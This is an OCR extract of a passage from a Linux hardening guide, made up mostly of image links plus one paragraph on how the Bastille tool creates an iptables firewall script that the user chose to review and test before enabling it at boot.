





























This is where the creation of the iptables script begins. Once the questions have been answered, you have the choice to let Bastille set up the system so that the iptables firewall starts at boot time. Gdev said 'no' to that choice, so that they could review the iptables created by the Bastille script and test it before enabling it to start at boot time.










